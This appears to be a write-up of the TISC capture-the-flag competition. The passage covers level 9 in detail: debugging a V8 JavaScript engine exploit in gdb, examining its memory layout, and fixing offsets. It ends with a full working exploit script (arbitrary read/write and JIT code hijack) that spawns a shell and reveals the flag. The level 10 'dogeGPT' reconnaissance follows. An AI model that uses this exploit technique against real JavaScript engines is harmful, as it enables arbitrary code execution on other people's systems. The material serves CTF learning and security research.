
By changing where we start reading the code from, we can start reading the embedded code and get arbitrary code execution. This works because if you start reading the compiled code at the wrong offset, it will be interpreted differently.

But the exploit code doesn't work completely! We can manually test using the v8 built-in debugging prints to verify that at least the `addrOf` primitive works.


The debug environment

Now we need to set up a debugging environment where we can look at the memory of v8. We set up `gdbserver` running on a VM and connect to it in CLion.

We also compile our own version of d8 with the patch, but with the debugging flag set to true, so that we can see more of the debug print output.



```
☐ dev@tisc  ~/level9/v9/v8/out/release   gdbserver :1235 ./d8 --allow-natives-s
yntax --shell
Process ./d8 created; pid = 1066502
Listening on port 1235
Remote debugging from host 192.168.1.205, port 52287
a = {}
V8 version 10.8.168.41
d8> {}
d8> %DebugPrint(a)
DebugPrint: 0x2ac700105765: [JS_OBJECT_TYPE]
 - map: 0x2ac70024306d <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x2ac7002431b9 <Object map = 0x2ac70024284d>
 - elements: 0x2ac700002259 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x2ac700002259 <FixedArray[0]>
 - All own properties (excluding elements): {}
0x2ac70024306d: [Map] in OldSpace
 - type: JS_OBJECT_TYPE
 - instance size: 28
 - inobject properties: 4
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 4
 - enum length: invalid
 - back pointer: 0x2ac7000023e1 <undefined>
 - prototype_validity cell: 0x2ac7002043e1 <Cell value= 1>
 - instance descriptors (own) #0: 0x2ac7000021ed <Other heap object (STRONG_DESC
RIPTOR_ARRAY_TYPE)>
 - prototype: 0x2ac7002431b9 <Object map = 0x2ac70024284d>
 - constructor: 0x2ac700242d61 <JSFunction Object (sfi = 0x2ac70021ba45)>
 - dependent code: 0x2ac7000021e1 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0

{}
d8> 
```



```
0x2ac700105765        0x00002ac70010576c
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
e1 23 00 00  39 30 00 00  04 00 00 00  de 93 8a f0  ·#··90··········
83 4f 25 00  6d 30 24 00  59 22 00 00  59 22 00 00  ·O%·m0$·Y"··Y"··
e1 23 00 00  e1 23 00 00  e1 23 00 00  e1 23 00 00  ·#···#···#···#··
d5 25 00 00  62 61 c3 72  dc 0a 00 00  0a 28 66 75  ·%··ba·r·····(fu
6e 63 74 69  6f 6e 28 29  20 7b 0a 22  75 73 65 20  nction() {·"use
```

Looks correct! `6d 30 24 00` is the address of the default Object map in little-endian (this means that it is backwards in memory).

(the object map is not a Map(), it is kind of like an object header, it points the Class of the object)

`0x2259` is the default Object properties, it is just as the documentation foretold!

Let's also look at the `c = [1.1, 2.2, 3.3, 4.4]`, to cement our understanding of the memory layout.

```
d8> %DebugPrint(c)
DebugPrint: 0x2ac700107519: [JSArray]
 - map: 0x2ac70024cfb9 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x2ac70024ca35 <JSArray[0]>
 - elements: 0x2ac7001074f1 <FixedDoubleArray[4]> [PACKED_DOUBLE_ELEMENTS]
 - length: 4
 - properties: 0x2ac700002259 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x2ac700006539: [String] in ReadOnlySpace: #length: 0x2ac700204269 <Accessor
Info name= 0x2ac700006539 <String[6]: #length>, data= 0x2ac7000023e1 <undefined>
> (const accessor descriptor), location: descriptor
 }
 - elements: 0x2ac7001074f1 <FixedDoubleArray[4]> {
           0: 1.1
           1: 2.2
           2: 3.3
           3: 4.4
 }
0x2ac70024cfb9: [Map] in OldSpace
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x2ac70024cf79 <Map[16](HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x2ac7002043e1 <Cell value= 1>
 - instance descriptors #1: 0x2ac70024cf45 <DescriptorArray[1]>
 - transitions #1: 0x2ac70024cfe1 <TransitionArray[4]>Transition array #1:
     0x2ac7000071fd <Symbol: (elements_transition_symbol)>: (transition to HOLEY
_DOUBLE_ELEMENTS) -> 0x2ac70024cff9 <Map[16](HOLEY_DOUBLE_ELEMENTS)>

 - prototype: 0x2ac70024ca35 <JSArray[0]>
 - constructor: 0x2ac70024c775 <JSFunction Array (sfi = 0x2ac7002210a5)>
 - dependent code: 0x2ac700002le1 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0

[1.1, 2.2, 3.3, 4.4]
d8>
```

```
0x00002ac7001074f0   c1 2a 00 00   08 00 00 00   9a 99 99 99   99 99 f1 3f   | ·*··· ··· ··· ··· ? |
0x00002ac700107500   9a 99 99 99   99 99 01 40   66 66 66 66   66 66 0a 40   | ··· ··· @fff fff·@ |
0x00002ac700107510   9a 99 99 99   99 99 11 40   b9 cf 24 00   59 22 00 00   | ··· ··· @··$·Y"··  |
0x00002ac700107520   f1 74 10 00   08 00 00 00   39 d0 24 00   59 22 00 00   | ·t··· ··· 9·$·Y"··  |
0x00002ac700107530   61 75 10 00   08 00 00 00   6d 30 24 00   59 22 00 00   | au··· ··· m0$·Y"··  |
```

As you can see, `c1 21 00 00` is some sort of array header, then `08 00 00 00` is the array length (I think). We see our numbers `9a 99 99 99 99 99 f1 3f` = 1.1 (little endian), etc.

We then see the object map `b9 cf 24 00` and object properties `59 22 00 00`. Next, we have the pointer `f1 74 10 00`, which points to the start of our array (look at the address on the sidebar.

Retracing their steps

After some offscreen mining, we can verify that the arbitrary read (`aar`) and arbitrary write (`aaw`) functions work. So it must be the function hijacking that is broken.

```
let code = aar(addrof(f) + 0x18n) & 0xffffffffn; let inst = aar(code +
0xcn) + 0x60n; aaw(code + 0xcn, inst);
```

First, we try to follow the function code pointer. The offset of the code pointer from the start of the function seems correct. `(0x18)` (It may seem incorrect according to the memory view, but the DebugPrint addresses in javascript are increased by 0x1 for some reason.)

```
d8> %DebugPrint(f)
DebugPrint: 0xe91002550f1: [Function] in OldSpace
 - map: 0x0e9100242ac9 <Map[32](HOLEY_ELEMENTS)> [FastPr
 - prototype: 0x0e91002429f1 <JSFunction (sfi = 0xe91002
 - elements: 0x0e9100002259 <FixedArray[0]> [HOLEY_ELEME
 - function prototype:
 - initial_map:
 - shared_info: 0x0e910025502d <SharedFunctionInfo f>
 - name: 0x0e91000040cd <String[1]: #f>
 - formal_parameter_count: 0
 - kind: NormalFunction
 - context: 0x0e91002423a1 <NativeContext[275]>
 - code: 0x0e91002566b1 <CodeDataContainer TURBOFAN>
```

```
>>> hex(0xe91002550f1 + 0x18)
'0xe9100255109'
```

```
Go to: 0xe9100255109        View        0x00000e91
0x00000e91002550f0   c9 2a 24 00   59 22 00 00   59 22 00 00
0x00000e9100255100   a1 23 24 00   d9 50 25 00   b1 66 25 00
0x00000e9100255110   9d 26 00 00   cd 40 00 00   a0 82 00 00
0x00000e9100255120   e1 21 00 00   51 7a 00 00   85 57 10 00
```

(Also, we only read 4 bytes of the memory because there's pointer compression going on, the upper 4 bytes of the pointer are preserved. Perhaps that's why the addresses are increased by 0x1, to denote that they are compressed pointers instead of full pointers)

However, the code pointer actually points to the start of the code object, while the Real Code™ is stored at a different location. The code object has a pointer to where the Real Code™ is. By overwriting the code object location, we can cause a segfault and then work backwards to figure out how the Real Code™ address is loaded.

```
set *0xe9100255108 = 0x41414141
```

```
Go to: 0xe9100255109                View    0x00000e91
0x00000e91002550e0   fb 07 01 00   01 2c 00 00   ca 50 25 00
0x00000e91002550f0   c9 2a 24 00   59 22 00 00   59 22 00 00
0x00000e9100255100   a1 23 24 00   d9 50 25 00   41 41 41 41
0x00000e9100255110   9d 26 00 00   cd 40 00 00   a0 82 00 00
```

```
Debugger connected to 192.168.1.178:1234
Signal: SIGINT (Interrupt)
Signal: SIGINT (Interrupt)
Signal: SIGSEGV (Segmentation fault)
```

```
debug (disassembly)
Go to:                                View
0x00007fff7f601f4d   add   %r14,%rcx          $r14: 0x00000e9100000000
                     mov   0xf(%rcx),%rcx     $rcx: 0x00000e9141414141
0x00007fff7f601f54   jmp   *%rcx
```

Following the assembly instructions, we see a `jmp *(rcx + 0xf)`, which means that the Real Code™ pointer is at a `0xf` offset instead of `0xc` as given in the Korean exploit. This could be due to variations in compiling or the effects of the TISC supplied patch or using a newer version of v8.

```
- context: 0x2c18002423a1 <NativeContext[275]>
- code: 0x2c18002566b1 <CodeDataContainer TURBOFAN>
C:\Program Files\Python311\python.exe
Python 3.11.1 (tags/v3.11.1:a7a450f, Dec  6 2022, 19:
Type "help", "copyright", "credits" or "license" for
>>> hex(0x2c18002566b1 + 0xf)
'0x2c18002566c0'
>>>
```

With the new `0xf` offset, we can just try the exploit on the real `d8`. However, we immediately segfault. That means the instruction offset is also wrong. But most likely the offset is somewhere nearby, we could just bruteforce a bunch of times to get the offset we need.

```
dev@tisc   ~/level9/v9/v8   4   ./d8 --shell pwn2.js
Received signal 11 <unknown> 000000000000

==== C stack trace ===============================

 [0x55e11b02f4c6]
 [0x7fc02613c520]
 [0x55e0800072a5]
[end of stack trace]
Segmentation fault (core dumped)
dev@tisc   ~/level9/v9/v8   139   sudo sed -i 's/0x60/0x61/g' pwn2.js
dev@tisc   ~/level9/v9/v8   ./d8 --shell pwn2.js
$ echo "hi"
hi
$
```

And it only took one try.

One last hurdle

The endpoint to interact with the real `d8` expects a base64 encoded version of our code. However there is a maximum length of about 4096 characters. We simply have to minify our code (tabs instead of spaces I guess, and removing comments).

```
core.8138
core.8168
core.827
core.8396
core.8629
core.866
core.9803
d8
flag
server.py
snapshot_blob.bin
cat flag
TISC{!F0unD_4_M11110n_d0LL4R_CHR0m3_3xP017}
[0] 0:nc* 1:bash  2:bash  3:bash  4:bash  5:bash-
```

Full exploit code

```
const FAHS = 8n; var ab = new ArrayBuffer(8); var f64a = new Float64Array
(ab); var b64a = new BigInt64Array(ab); function f2i(f) {f64a[0]=f;return
b64a[0];} function i2f(i) {b64a[0]=i;return f64a[0];} const smi=i=>i<<1n;
function gc_minor() {for (let i = 0; i < 1000; i++) {new ArrayBuffer(0x10
000);}} const the = {hole: Object.leakHole()}; var lg = new Array(0x1000
0); lg.fill(i2f(0xDEADBEE0n)); var fk = null; var fka = null; var fkea =
null; var pdm = null; var pdp = null; var pm = null; var pp = null; funct
ion lk(c) { if (c) { let i = Number(c ? the.hole : -1); i |= 0; i += 1; l
et a = [1.1, 2.2, 3.3, 4.4]; let b = [0x1337, lg]; let e0 = a.at(i * 4);
let e1 = a.at(i * 5); let e2 = a.at(i * 8); let e3 = a.at(i * 9); let e4
= a.at(i * 6); let e5 = a.at(i * 7); return [e0, e1 ,e2, e3,e4, e5,a, b];
} return 0; } function wfo(c, addr = 1.1) { if (c) { let i = Number(c ? t
he.hole : -1); i |= 0; i += 1; let a = [0x1337, {}] let b = [addr, 2.2,
3.3, 4.4]; let fko = a.at(i * 8); return [fko, a, b]; } return 0; } funct
ion ao(obj) { lg[0] = i2f(pdm | (pdp << 32n)); lg[1] = i2f(fkea | (smi(1
n) << 32n)); fk[0] = obj; let r = f2i(lg[3]) & 0xFFFFFFFFn; lg[1] = i2f(0
n | (smi(0n) << 32n)); return r; } function aar(a) { a -= FAHS; lg[0] = i
2f(pdm | (pdp << 32n)); lg[1] = i2f((a | 1n) | (smi(1n) << 32n)); let r =
f2i(fk[0]); lg[1] = i2f(0n | (smi(0n) << 32n)); return r; } function aaw
(a, v) { a -= FAHS; lg[0] = i2f(pdm | (pdp << 32n)); lg[1] = i2f((a | 1n)
| (smi(1n) << 32n)); fk[0] = i2f(v); lg[1] = i2f(0n | (smi(0n) << 32n));
} function ins() { for (let i = 0; i < 2000; i++) {wfo(false, 1.1);} for
(let i = 0; i < 2000; i++) {wfo(true, 1.1);} for (let i = 0; i < 11000; i
++) {lk(false);} for (let i = 0; i < 11000; i++) {lk(true);} gc_minor();
let leaks = lk(true); let pdmap = f2i(leaks[0]); pdm = pdmap & 0xFFFFFFFF
n; pdp = pdmap >> 32n; let pdeal = f2i(leaks[1]); let pde = pdeal & 0xFFF
FFFFFn; let pmap = f2i(leaks[2]); pm = pmap & 0xFFFFFFFFn; pp = pmap >> 3
2n; let peal = f2i(leaks[3]); let pe = peal & 0xFFFFFFFFn; let far = f2i
(leaks[4]) & 0xFFFFFFFFn; let laa = f2i(leaks[5]) >> 32n; let dblArr = le
aks[6]; dblArr[0] = i2f(pdm | (pdp << 32n)); dblArr[1] = i2f(((laa + 8n)
- FAHS) | (smi(1n) << 32n)); let tmpfka = (pde + FAHS) | 1n; let tmpfk =
wfo(true, i2f(tmpfka)); let lgaea = f2i(tmpfk[0]) & 0xFFFFFFFFn; fka = lg
aea + FAHS; fkea = fka + 16n; lg[0] = i2f(pdm | (pdp << 32n)); lg[1] = i2
f(fkea | (smi(0n) << 32n)); lg[2] = i2f(far | (smi(0n) << 32n)); fk = wfo
(true, i2f(fka))[0]; tmpfk = null; } do { ins(); } while (!pdm); const f
= () => { return [1.9555025752250707e-246, 1.9562205631094693e-246, 1.971
1824228871598e-246, 1.9711826272864685e-246, 1.9711829003383248e-246, 1.9
710902863710406e-246, 2.6749077589586695e-284]; } for (let i = 0; i < 0x1
0000; i++) {f();f();f();f();} let code = aar(ao(f) + 0x18n) & 0xffffffff
n; let inst = aar(code + 0xfn) + 0x61n; aaw(code + 0xfn, inst); f();
```


Level 10 (C++ RE & RC4)

dogeGPT

TISC LEVEL 10

DESCRIPTION

Domain(s): Web, RE, Pwn, Crypto



http://13.251.171.1

http://52.220.166.183/

Note: The above two servers are identical in case of capacity issues.

TISC{.*} SUBMIT

60 attempts left

The beast

So, actually level 10 is a beast of a level.


First you are presented with a login page.

Enter Username:

Username:

Register!

After logging in, you get to start the dogeGPT server, which gives you a port number that you can `netcat` to. *(Funnily enough I missed the button initially because it was so zoomed in.)*



Start dogeGPT!

dogeGPT started on this server, port: 40639

Talking to the server at this stage just prints doge in ascii.

```
~ nc 13.251.171.1 40639                                          4 x | 10:39:07
Welcome to dogeGPT!
hi
                    ;i.
really hi            M$L                     .;i.
                     M$Y;                .;iii;;.
                    ;$YY$i._           .iiii;;;;;
                  .iiiYYYYYYiiiii;;;;i;iii;; ;;;
                .;iYYYYYYiiiiiiYYYiiiiiii;;  ;;;
             .YYYY$$$$YYYYYYYYYYYYYYYiii;; ;;;;
           .YYY$$$$$$YYYYYY$$$$iiiY$$$$$$$ii;;;;  really sherman
          :YYYF`,  TYYYYY$$$$$YYYYYYYi$$$$$iiiii;
          Y$MM: \  :YYYY$$P"`` `"T$YYMMMMMMMMiiYY.
       `.;$$M$$b.,dYY$$Yi; .(     .YYMMM$$$MMMMYY
     .._$MMMMM$!YYYYYYYYi;.`"  .; iiMMM$MMMMMMMYY
      ._$MMMP` ```""4$$$$$iiiiiiii$MMMMMMMMMMMMMY;
       MMMM$:       :$$$$$$$MMMMMMMMMM$$MMMMMMMYYL
      :MMMM$$.    .;PPb$$$$MMMMMMMMMM$$$$MMMMMMiYYU:
       iMM$$;:: ;;;;i$$$$$$$MMMMM$$$$MMMMMMMMMMYYYYY
       `$$$$i .. ``:iiii!*"``.$$$$$$$$$MMMMMMM$YiYYY
        :Y$$iii;;;.. ` ..;;i$$$$$$$$$MMMMMM$$YYYYiYY:
         :$$$$$iiiiiii$$$$$$$$$$$$     MMM$$YYYiiYYYY.
          `$$$$$$$$$$$$$$$$$$$$$MM  wow  YYYYYiiiYYYYYY
           YY$$$$$$$$$$$$$$$$$MMMMM     YYiiiiiiYYYYYYY
         :YYYYYY$$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'
```

Hidden in the source of the start.php are comments that point you to the `dogeGPT.exe` and `decrypt-flag.php`.

```
<br>
" dogeGPT started on this server, port: 40639 "
<br>
<br>
<!--
        lol i forgot to delete a comment
        <a href="/files.php">Download dogeGPT here!</a><br><br>
        <a href="/decrypt-flag.php">Shutdown dogeGPT and retrieve flag here :(</a>
    -->
<br>
```

Reverse engineering begins

Unfortunately, `dogeGPT.exe` was written in C++. That means that even a simple program like this

```cpp
#include <iostream>
#include <string>

int main() {
    std::string userInput;
    std::string otherString = "Hello, ";

    // Read user input
    std::cout << "Enter a string: ";
    std::getline(std::cin, userInput);

    // Concatenate strings
    std::string concatenatedString = otherString + userInput;

    // Print the result
    std::cout << "Concatenated string: " << concatenatedString << s

    return 0;
}
```

Gets turned into an unreadable mess of memory allocations and crap. *(btw check out godbolt.org)*

```
50    rdi, rax
51    std::basic_ostream<char, std::char_traits<char> >::operator<<(std::basic_ost
52    ebx, 0
```